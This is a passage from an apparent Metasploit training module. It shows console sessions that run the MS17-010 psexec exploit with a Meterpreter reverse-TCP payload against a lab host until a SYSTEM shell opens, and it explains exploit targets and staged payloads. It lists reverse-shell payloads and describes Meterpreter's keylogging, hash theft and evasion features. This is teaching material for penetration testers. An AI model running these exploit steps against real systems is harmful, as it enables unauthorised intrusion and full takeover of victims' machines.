49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.87 seconds
```

We would boot up `msfconsole` and search for this exact exploit name.

MSF - Search for MS17_010

```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
Check  Description
   -  ----                                      ---------------  ----
-----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average
Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal
```

```
Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal
No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal
No     MS17-010 SMB RCE Detection
```

Next, we want to select the appropriate module for this scenario. From the `Nmap` scan, we have detected the SMB service running on version `Microsoft Windows 7 - 10`. With some additional OS scanning, we can guess that this is a Windows 7 running a vulnerable instance of SMB. We then proceed to select the module with the `index no. 2` to test if the target is vulnerable.

Using Modules

Within the interactive modules, there are several options that we can specify. These are used to adapt the Metasploit module to the given environment. Because in most cases, we always need to scan or attack different IP addresses. Therefore, we require this kind of functionality to allow us to set our targets and fine-tune them. To check which options are needed to be set before the exploit can be sent to the target host, we can use the `show options` command. Everything required to be set before the exploitation can occur will have a `Yes` under the `Required` column.

MSF - Select Module

```

<SNIP>

Matching Modules
================


   #  Name                                Disclosure Date  Rank    Check
Description
   -  ----                                ---------------  ----    -----
-----------
   0  exploit/windows/smb/ms17_010_psexec   2017-03-14       normal  Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
   1  auxiliary/admin/smb/ms17_010_command  2017-03-14       normal  No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
```

```
msf6 > use 0
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                          Required
Description
   ----                  ---------------                          --------
-----------
   DBGTRACE              false                                    yes
Show extra debug trace info
   LEAKATTEMPTS          99                                       yes
How many times to try to leak transaction
   NAMEDPIPE                                                      no
A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wo  yes
List of named pipes to check
                         rdlists/named_pipes.txt
   RHOSTS                                                         yes
The target host(s), see https://github.com/rapid7/metasploit-framework

/wiki/Using-Metasploit
   RPORT                 445                                      yes
The Target port (TCP)
   SERVICE_DESCRIPTION                                            no
Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                           no
The service display name
   SERVICE_NAME                                                   no
The service name
   SHARE                 ADMIN$                                   yes
The share to connect to, can be an admin share (ADMIN$,C$,...) or a no

rmal read/write folder share
   SMBDomain             .                                        no
The Windows domain to use for authentication
   SMBPass                                                        no
The password for the specified username
   SMBUser                                                        no
The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST                      yes       The listen address (an interface
may be specified)
   LPORT     4444             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Here we see how helpful the `No.` tags can be. Because now, we do not have to type the whole path but only the number assigned to the Metasploit module in our search. We can use the command `info` after selecting the module if we want to know something more about the module. This will give us a series of information that can be important for us.

MSF - Module Information

```
msf6 exploit(windows/smb/ms17_010_psexec) > info

       Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
     Module: exploit/windows/smb/ms17_010_psexec
   Platform: Windows
       Arch: x86, x64
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2017-03-14

Provided by:
  sleepya
  zerosum0x0
  Shadow Brokers
  Equation Group

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   PowerShell
  2   Native upload
  3   MOF upload

Check supported:
  Yes

Basic options:
  Name                  Current Setting                          Required
Description
  ----                  ---------------                          --------
```

```
-----------
  DBGTRACE              false                                     yes
Show extra debug trace info
  LEAKATTEMPTS          99                                        yes
How many times to try to leak transaction
  NAMEDPIPE                                                       no
A named pipe that can be connected to (leave blank for auto)
  NAMED_PIPES           /usr/share/metasploit-framework/data/wo  yes
List of named pipes to check
                        rdlists/named_pipes.txt
  RHOSTS                                                          yes
The target host(s), see https://github.com/rapid7/metasploit-framework/

wiki/Using-Metasploit
  RPORT                 445                                       yes
The Target port (TCP)
  SERVICE_DESCRIPTION                                             no
Service description to to be used on target for pretty listing
  SERVICE_DISPLAY_NAME                                            no
The service display name
  SERVICE_NAME                                                    no
The service name
  SHARE                 ADMIN$                                    yes
The share to connect to, can be an admin share (ADMIN$,C$,...) or a nor

mal read/write folder share
  SMBDomain             .                                         no
The Windows domain to use for authentication
  SMBPass                                                         no
The password for the specified username
  SMBUser                                                         no
The username to authenticate as

Payload information:
  Space: 3072

Description:
  This module will exploit SMB with vulnerabilities in MS17-010 to
  achieve a write-what-where primitive. This will then be used to
  overwrite the connection session information with as an
  Administrator session. From there, the normal psexec payload code
  execution is done. Exploits a type confusion between Transaction and
  WriteAndX requests and a race condition in Transaction requests, as
  seen in the EternalRomance, EternalChampion, and EternalSynergy
  exploits. This exploit chain is more reliable than the EternalBlue
  exploit, but requires a named pipe.

References:
  https://docs.microsoft.com/en-us/security-
updates/SecurityBulletins/2017/MS17-010
```

```
  https://nvd.nist.gov/vuln/detail/CVE-2017-0143
  https://nvd.nist.gov/vuln/detail/CVE-2017-0146
  https://nvd.nist.gov/vuln/detail/CVE-2017-0147
  https://github.com/worawit/MS17-010
  https://hitcon.org/2017/CMT/slide-files/d2_s2_r0.pdf
  https://blogs.technet.microsoft.com/srd/2017/06/29/eternal-champion-
exploit-analysis/

Also known as:
  ETERNALSYNERGY
  ETERNALROMANCE
  ETERNALCHAMPION
  ETERNALBLUE
```

After we are satisfied that the selected module is the right one for our purpose, we need to set some specifications to customize the module to use it successfully against our target host, such as setting the target (`RHOST` or `RHOSTS`).

MSF - Target Specification

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.40

RHOSTS => 10.10.10.40

msf6 exploit(windows/smb/ms17_010_psexec) > options

   Name                   Current Setting                         Required
Description
   ----                   ---------------                         --------
-----------
   DBGTRACE               false                                   yes
Show extra debug trace info
   LEAKATTEMPTS           99                                      yes
How many times to try to leak transaction
   NAMEDPIPE                                                      no
A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES            /usr/share/metasploit-framework/data/wo  yes
List of named pipes to check
                          rdlists/named_pipes.txt
   RHOSTS                 10.10.10.40                             yes
The target host(s), see https://github.com/rapid7/metasploit-framework

/wiki/Using-Metasploit
   RPORT                  445                                     yes
The Target port (TCP)
   SERVICE_DESCRIPTION                                            no
Service description to to be used on target for pretty listing
```

```
   SERVICE_DISPLAY_NAME                                                no
The service display name
   SERVICE_NAME                                                        no
The service name
   SHARE                 ADMIN$                                        yes
The share to connect to, can be an admin share (ADMIN$,C$,...) or a no

rmal read/write folder share
   SMBDomain             .                                             no
The Windows domain to use for authentication
   SMBPass                                                             no
The password for the specified username
   SMBUser                                                             no
The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST                      yes       The listen address (an interface
may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

In addition, there is the option `setg`, which specifies options selected by us as permanent until the program is restarted. Therefore, if we are working on a particular target host, we can use this command to set the IP address once and not change it again until we change our focus to a different IP address.

MSF - Permanent Target Specification

```
msf6 exploit(windows/smb/ms17_010_psexec) > setg RHOSTS 10.10.10.40

RHOSTS => 10.10.10.40

msf6 exploit(windows/smb/ms17_010_psexec) > options

   Name                  Current Setting                               Required
Description
   ----                  ---------------                               --------
```

```
-----------
   DBGTRACE              false                                     yes
Show extra debug trace info
   LEAKATTEMPTS          99                                        yes
How many times to try to leak transaction
   NAMEDPIPE                                                       no
A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wo  yes
List of named pipes to check
                         rdlists/named_pipes.txt
   RHOSTS                10.10.10.40                               yes
The target host(s), see https://github.com/rapid7/metasploit-framework

/wiki/Using-Metasploit
   RPORT                 445                                       yes
The Target port (TCP)
   SERVICE_DESCRIPTION                                             no
Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                            no
The service display name
   SERVICE_NAME                                                    no
The service name
   SHARE                 ADMIN$                                    yes
The share to connect to, can be an admin share (ADMIN$,C$,...) or a no

rmal read/write folder share
   SMBDomain             .                                         no
The Windows domain to use for authentication
   SMBPass                                                         no
The password for the specified username
   SMBUser                                                         no
The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST                      yes       The listen address (an interface
may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Once everything is set and ready to go, we can proceed to launch the attack. Note that the payload was not set here, as the default one is sufficient for this demonstration.

MSF - Exploit Execution

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! -
Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB
reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f
66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53
65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by
DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent
to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully
(0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.14.15:4444 -> 10.10.10.40:49158)
at 2020-08-13 21:37:21 +0000
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=-=-=-=

meterpreter> shell
```

```
C:\Windows\system32>
```

We now have a shell on the target machine, and we can interact with it.

MSF - Target Interaction

```
C:\Windows\system32> whoami

whoami
nt authority\system
```

This has been a quick and dirty example of how `msfconsole` can help out quickly but serves as an excellent example of how the framework works. Only one module was needed without any `payload` selection, `encoding` or `pivoting` between sessions or jobs.

Targets

`Targets` are unique operating system identifiers taken from the versions of those specific operating systems which adapt the selected exploit module to run on that particular version of the operating system. The `show targets` command issued within an exploit module view will display all available vulnerable targets for that specific exploit, while issuing the same command in the root menu, outside of any selected exploit module, will let us know that we need to select an exploit module first.

MSF - Show Targets

```
msf6 > show targets

[-] No exploit module selected.
```

When looking at our previous exploit module, this would be what we see:

```
msf6 exploit(windows/smb/ms17_010_psexec) > options

   Name                   Current Setting                          Required
Description
   ----                   ---------------                          --------
-----------
   DBGTRACE               false                                    yes
Show extra debug trace info
```

```
   LEAKATTEMPTS          99                                       yes
How many times to try to leak transaction
   NAMEDPIPE                                                      no
A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wo  yes
List of named pipes to check
                         rdlists/named_pipes.txt
   RHOSTS                10.10.10.40                              yes
The target host(s), see https://github.com/rapid7/metasploit-framework

/wiki/Using-Metasploit
   RPORT                 445                                      yes
The Target port (TCP)
   SERVICE_DESCRIPTION                                            no
Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                           no
The service display name
   SERVICE_NAME                                                   no
The service name
   SHARE                 ADMIN$                                   yes
The share to connect to, can be an admin share (ADMIN$,C$,...) or a no

rmal read/write folder share
   SMBDomain             .                                        no
The Windows domain to use for authentication
   SMBPass                                                        no
The password for the specified username
   SMBUser                                                        no
The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST                      yes       The listen address (an interface
may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Selecting a Target

We can see that there is only one general type of target set for this type of exploit. What if we change the exploit module to something that needs more specific target ranges? The following exploit is aimed at:

- `MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability`.

If we want to find out more about this specific module and what the vulnerability behind it does, we can use the `info` command. This command can help us out whenever we are unsure about the origins or functionality of different exploits or auxiliary modules. Keeping in mind that it is always considered best practice to audit our code for any artifact generation or 'additional features', the `info` command should be one of the first steps we take when using a new module. This way, we can familiarize ourselves with the exploit functionality while assuring a safe, clean working environment for both our clients and us.

MSF - Target Selection

```
msf6 exploit(windows/browser/ie_execcommand_uaf) > info

       Name: MS12-063 Microsoft Internet Explorer execCommand Use-After-
Free Vulnerability
     Module: exploit/windows/browser/ie_execcommand_uaf
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good
  Disclosed: 2012-09-14

Provided by:
  unknown
  eromang
  binjo
  sinn3r <[email protected]>
  juan vazquez <[email protected]>

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   IE 7 on Windows XP SP3
  2   IE 8 on Windows XP SP3
  3   IE 7 on Windows Vista
  4   IE 8 on Windows Vista
  5   IE 8 on Windows 7
  6   IE 9 on Windows 7

Check supported:
  No

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  OBFUSCATE  false            no        Enable JavaScript obfuscation
  SRVHOST    0.0.0.0          yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming
connections
  SSLCert                     no        Path to a custom SSL certificate
(default is randomly generated)
  URIPATH                     no        The URI to use for this exploit
(default is random)

Payload information:

Description:
  This module exploits a vulnerability found in Microsoft Internet
  Explorer (MSIE). When rendering an HTML page, the CMshtmlEd object
  gets deleted in an unexpected manner, but the same memory is reused
  again later in the CMshtmlEd::Exec() function, leading to a
  use-after-free condition. Please note that this vulnerability has
  been exploited since Sep 14, 2012. Also, note that
  presently, this module has some target dependencies for the ROP
  chain to be valid. For WinXP SP3 with IE8, msvcrt must be present
  (as it is by default). For Vista or Win7 with IE8, or Win7 with IE9,
  JRE 1.6.x or below must be installed (which is often the case).

References:
  https://cvedetails.com/cve/CVE-2012-4969/
  OSVDB (85532)
  https://docs.microsoft.com/en-us/security-
updates/SecurityBulletins/2012/MS12-063
  http://technet.microsoft.com/en-us/security/advisory/2757760
  http://eromang.zataz.com/2012/09/16/zero-day-season-is-really-not-over-
yet/
```

Looking at the description, we can get a general idea of what this exploit will accomplish for us. Keeping this in mind, we would next want to check which versions are vulnerable to this exploit.

```
msf6 exploit(windows/browser/ie_execcommand_uaf) > options

Module options (exploit/windows/browser/ie_execcommand_uaf):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   OBFUSCATE  false            no        Enable JavaScript obfuscation
   SRVHOST    0.0.0.0          yes       The local host to listen on. This
must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming
connections
   SSLCert                     no        Path to a custom SSL certificate
(default is randomly generated)
   URIPATH                     no        The URI to use for this exploit
(default is random)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/browser/ie_execcommand_uaf) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   IE 7 on Windows XP SP3
   2   IE 8 on Windows XP SP3
   3   IE 7 on Windows Vista
   4   IE 8 on Windows Vista
   5   IE 8 on Windows 7
   6   IE 9 on Windows 7
```

We see options for both different versions of Internet Explorer and various Windows versions. Leaving the selection to `Automatic` will let msfconsole know that it needs to perform service detection on the given target before launching a successful attack.

If we, however, know what versions are running on our target, we can use the `set target <index no.>` command to pick a target from the list.

```
msf6 exploit(windows/browser/ie_execcommand_uaf) > show targets

Exploit targets:
    Id  Name
    --  ----
    0   Automatic
    1   IE 7 on Windows XP SP3
    2   IE 8 on Windows XP SP3
    3   IE 7 on Windows Vista
    4   IE 8 on Windows Vista
    5   IE 8 on Windows 7
    6   IE 9 on Windows 7

msf6 exploit(windows/browser/ie_execcommand_uaf) > set target 6

target => 6
```

Target Types

There is a large variety of target types. Every target can vary from another by service pack, OS version, and even language version. It all depends on the return address and other parameters in the target or within the exploit module.

The return address can vary because a particular language pack changes addresses, a different software version is available, or the addresses are shifted due to hooks. It is all determined by the type of return address required to identify the target. This address can be `jmp esp`, a jump to a specific register that identifies the target, or a `pop/pop/ret`. For more on the topic of return addresses, see the Stack-Based Buffer Overflows on Windows x86 module. Comments in the exploit module's code can help us determine what the target is defined by.

To identify a target correctly, we will need to:

- Obtain a copy of the target binaries
- Use msfpescan to locate a suitable return address

Later in the module, we will be delving deeper into exploit development, payload generation, and target identification.

Payloads

A `Payload` in Metasploit refers to a module that aids the exploit module in (typically) returning a shell to the attacker. The payloads are sent together with the exploit itself to bypass standard functioning procedures of the vulnerable service (`exploits job`) and then run on the target OS to typically return a reverse connection to the attacker and establish a foothold (`payload's job`).

There are three different types of payload modules in the Metasploit Framework: Singles, Stagers, and Stages. Using three typologies of payload interaction will prove beneficial to the pentester. It can offer the flexibility we need to perform certain types of tasks. Whether or not a payload is staged is represented by `/` in the payload name.

For example, `windows/shell_bind_tcp` is a single payload with no stage, whereas `windows/shell/bind_tcp` consists of a stager (`bind_tcp`) and a stage (`shell`).

Singles

A `Single` payload contains the exploit and the entire shellcode for the selected task. Inline payloads are by design more stable than their counterparts because they contain everything all-in-one. However, some exploits will not support the resulting size of these payloads as they can get quite large. `Singles` are self-contained payloads. They are the sole object sent and executed on the target system, getting us a result immediately after running. A Single payload can be as simple as adding a user to the target system or booting up a process.

Stagers

`Stager` payloads work with Stage payloads to perform a specific task. A Stager is waiting on the attacker machine, ready to establish a connection to the victim host once the stage completes its run on the remote host. `Stagers` are typically used to set up a network connection between the attacker and victim and are designed to be small and reliable. Metasploit will use the best one and fall back to a less-preferred one when necessary.

Windows NX vs. NO-NX Stagers

- Reliability issue for NX CPUs and DEP
- NX stagers are bigger (VirtualAlloc memory)
- Default is now NX + Win7 compatible

Stages

`Stages` are payload components that are downloaded by stager's modules. The various payload Stages provide advanced features with no size limits, such as Meterpreter, VNC Injection, and others. Payload stages automatically use middle stagers:

- A single `recv()` fails with large payloads
- The Stager receives the middle stager
- The middle Stager then performs a full download
- Also better for RWX

Staged Payloads

A staged payload is, simply put, an `exploitation process` that is modularized and functionally separated to help segregate the different functions it accomplishes into different code blocks, each completing its objective individually but working on chaining the attack together. This will ultimately grant an attacker remote access to the target machine if all the stages work correctly.

The scope of this payload, as with any others, besides granting shell access to the target system, is to be as compact and inconspicuous as possible to aid with the Antivirus (`AV`) / Intrusion Prevention System (`IPS`) evasion as much as possible.

`Stage0` of a staged payload represents the initial shellcode sent over the network to the target machine's vulnerable service, which has the sole purpose of initializing a connection back to the attacker machine. This is what is known as a reverse connection. As a Metasploit user, we will meet these under the common names `reverse_tcp`, `reverse_https`, and `bind_tcp`. For example, under the `show payloads` command, you can look for the payloads that look like the following:

MSF - Staged Payloads

```
msf6 > show payloads

<SNIP>

535  windows/x64/meterpreter/bind_ipv6_tcp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
IPv6 Bind TCP Stager
536  windows/x64/meterpreter/bind_ipv6_tcp_uuid
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
IPv6 Bind TCP Stager with UUID Support
537  windows/x64/meterpreter/bind_named_pipe
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Bind Named Pipe Stager
538  windows/x64/meterpreter/bind_tcp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Bind TCP Stager
539  windows/x64/meterpreter/bind_tcp_rc4
normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager (RC4 Stage Encryption, Metasm)
540  windows/x64/meterpreter/bind_tcp_uuid
normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager with UUID Support (Windows x64)
541  windows/x64/meterpreter/reverse_http
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (wininet)
```

```
542  windows/x64/meterpreter/reverse_https
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (wininet)
543  windows/x64/meterpreter/reverse_named_pipe
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse Named Pipe (SMB) Stager
544  windows/x64/meterpreter/reverse_tcp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse TCP Stager
545  windows/x64/meterpreter/reverse_tcp_rc4
normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager (RC4 Stage Encryption, Metasm)
546  windows/x64/meterpreter/reverse_tcp_uuid
normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager with UUID Support (Windows x64)
547  windows/x64/meterpreter/reverse_winhttp
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (winhttp)
548  windows/x64/meterpreter/reverse_winhttps
normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTPS Stager (winhttp)

<SNIP>
```

Reverse connections are less likely to trigger prevention systems like the one initializing the connection is the victim host, which most of the time resides in what is known as a `security trust zone`. However, of course, this trust policy is not blindly followed by the security devices and personnel of a network, so the attacker must tread carefully even with this step.

Stage0 code also aims to read a larger, subsequent payload into memory once it arrives. After the stable communication channel is established between the attacker and the victim, the attacker machine will most likely send an even bigger payload stage which should grant them shell access. This larger payload would be the `Stage1` payload. We will go into more detail in the later sections.

Meterpreter Payload

The `Meterpreter` payload is a specific type of multi-faceted payload that uses `DLL injection` to ensure the connection to the victim host is stable, hard to detect by simple checks, and persistent across reboots or system changes. Meterpreter resides completely in the memory of the remote host and leaves no traces on the hard drive, making it very difficult to detect with conventional forensic techniques. In addition, scripts and plugins can be `loaded and unloaded` dynamically as required.

Once the Meterpreter payload is executed, a new session is created, which spawns up the Meterpreter interface. It is very similar to the msfconsole interface, but all available commands are aimed at the target system, which the payload has "infected." It offers us a plethora of useful commands, varying from keystroke capture, password hash collection, microphone tapping, and screenshotting to impersonating process security tokens. We will delve into more detail about Meterpreter in a later section.

Using Meterpreter, we can also `load` in different Plugins to assist us with our assessment. We will talk more about these in the Plugins section of this module.

Searching for Payloads

To select our first payload, we need to know what we want to do on the target machine. For example, if we are going for access persistence, we will probably want to select a Meterpreter payload.

As mentioned above, Meterpreter payloads offer us a significant amount of flexibility. Their base functionality is already vast and influential. We can automate and quickly deliver combined with plugins such as GentilKiwi's Mimikatz Plugin parts of the pentest while keeping an organized, time-effective assessment. To see all of the available payloads, use the `show payloads` command in `msfconsole`.

MSF - List Payloads

```
msf6 > show payloads

Payloads
========

   #    Name                                                Disclosure
Date  Rank    Check  Description
-    ----                                                ---------------
----    -----  -----------
   0    aix/ppc/shell_bind_tcp
manual  No     AIX Command Shell, Bind TCP Inline
   1    aix/ppc/shell_find_port
manual  No     AIX Command Shell, Find Port Inline
   2    aix/ppc/shell_interact
manual  No     AIX execve Shell for inetd
   3    aix/ppc/shell_reverse_tcp
manual  No     AIX Command Shell, Reverse TCP Inline
   4    android/meterpreter/reverse_http
manual  No     Android Meterpreter, Android Reverse HTTP Stager
   5    android/meterpreter/reverse_https
manual  No     Android Meterpreter, Android Reverse HTTPS Stager
   6    android/meterpreter/reverse_tcp
manual  No     Android Meterpreter, Android Reverse TCP Stager
```

```
   7    android/meterpreter_reverse_http
manual   No      Android Meterpreter Shell, Reverse HTTP Inline
   8    android/meterpreter_reverse_https
manual   No      Android Meterpreter Shell, Reverse HTTPS Inline
   9    android/meterpreter_reverse_tcp
manual   No      Android Meterpreter Shell, Reverse TCP Inline
   10   android/shell/reverse_http
manual   No      Command Shell, Android Reverse HTTP Stager
   11   android/shell/reverse_https
manual   No      Command Shell, Android Reverse HTTPS Stager
   12   android/shell/reverse_tcp
manual   No      Command Shell, Android Reverse TCP Stager
   13   apple_ios/aarch64/meterpreter_reverse_http
manual   No      Apple_iOS Meterpreter, Reverse HTTP Inline

<SNIP>

   557  windows/x64/vncinject/reverse_tcp
manual   No      Windows x64 VNC Server (Reflective Injection), Windows x64
Reverse TCP Stager
   558  windows/x64/vncinject/reverse_tcp_rc4
manual   No      Windows x64 VNC Server (Reflective Injection), Reverse TCP
Stager (RC4 Stage Encryption, Metasm)
   559  windows/x64/vncinject/reverse_tcp_uuid
manual   No      Windows x64 VNC Server (Reflective Injection), Reverse TCP
Stager with UUID Support (Windows x64)
   560  windows/x64/vncinject/reverse_winhttp
manual   No      Windows x64 VNC Server (Reflective Injection), Windows x64
Reverse HTTP Stager (winhttp)
   561  windows/x64/vncinject/reverse_winhttps
manual   No      Windows x64 VNC Server (Reflective Injection), Windows x64
Reverse HTTPS Stager (winhttp)
```

As seen above, there are a lot of available payloads to choose from. Not only that, but we can create our payloads using `msfvenom`, but we will dive into that a little bit later. We will use the same target as before, and instead of using the default payload, which is a simple `reverse_tcp_shell`, we will be using a `Meterpreter Payload for Windows 7(x64)`.

Scrolling through the list above, we find the section containing `Meterpreter Payloads for Windows(x64)`.

```
   515  windows/x64/meterpreter/bind_ipv6_tcp
manual   No      Windows Meterpreter (Reflective Injection x64), Windows x64
IPv6 Bind TCP Stager
   516  windows/x64/meterpreter/bind_ipv6_tcp_uuid
manual   No      Windows Meterpreter (Reflective Injection x64), Windows x64
IPv6 Bind TCP Stager with UUID Support
```

```
   517  windows/x64/meterpreter/bind_named_pipe
manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Bind Named Pipe Stager
   518  windows/x64/meterpreter/bind_tcp
manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Bind TCP Stager
   519  windows/x64/meterpreter/bind_tcp_rc4
manual  No     Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager (RC4 Stage Encryption, Metasm)
   520  windows/x64/meterpreter/bind_tcp_uuid
manual  No     Windows Meterpreter (Reflective Injection x64), Bind TCP
Stager with UUID Support (Windows x64)
   521  windows/x64/meterpreter/reverse_http
manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (wininet)
   522  windows/x64/meterpreter/reverse_https
manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (wininet)
   523  windows/x64/meterpreter/reverse_named_pipe
manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse Named Pipe (SMB) Stager
   524  windows/x64/meterpreter/reverse_tcp
manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse TCP Stager
   525  windows/x64/meterpreter/reverse_tcp_rc4
manual  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager (RC4 Stage Encryption, Metasm)
   526  windows/x64/meterpreter/reverse_tcp_uuid
manual  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP
Stager with UUID Support (Windows x64)
   527  windows/x64/meterpreter/reverse_winhttp
manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTP Stager (winhttp)
   528  windows/x64/meterpreter/reverse_winhttps
manual  No     Windows Meterpreter (Reflective Injection x64), Windows x64
Reverse HTTPS Stager (winhttp)
   529  windows/x64/meterpreter_bind_named_pipe
manual  No     Windows Meterpreter Shell, Bind Named Pipe Inline (x64)
   530  windows/x64/meterpreter_bind_tcp
manual  No     Windows Meterpreter Shell, Bind TCP Inline (x64)
   531  windows/x64/meterpreter_reverse_http
manual  No     Windows Meterpreter Shell, Reverse HTTP Inline (x64)
   532  windows/x64/meterpreter_reverse_https
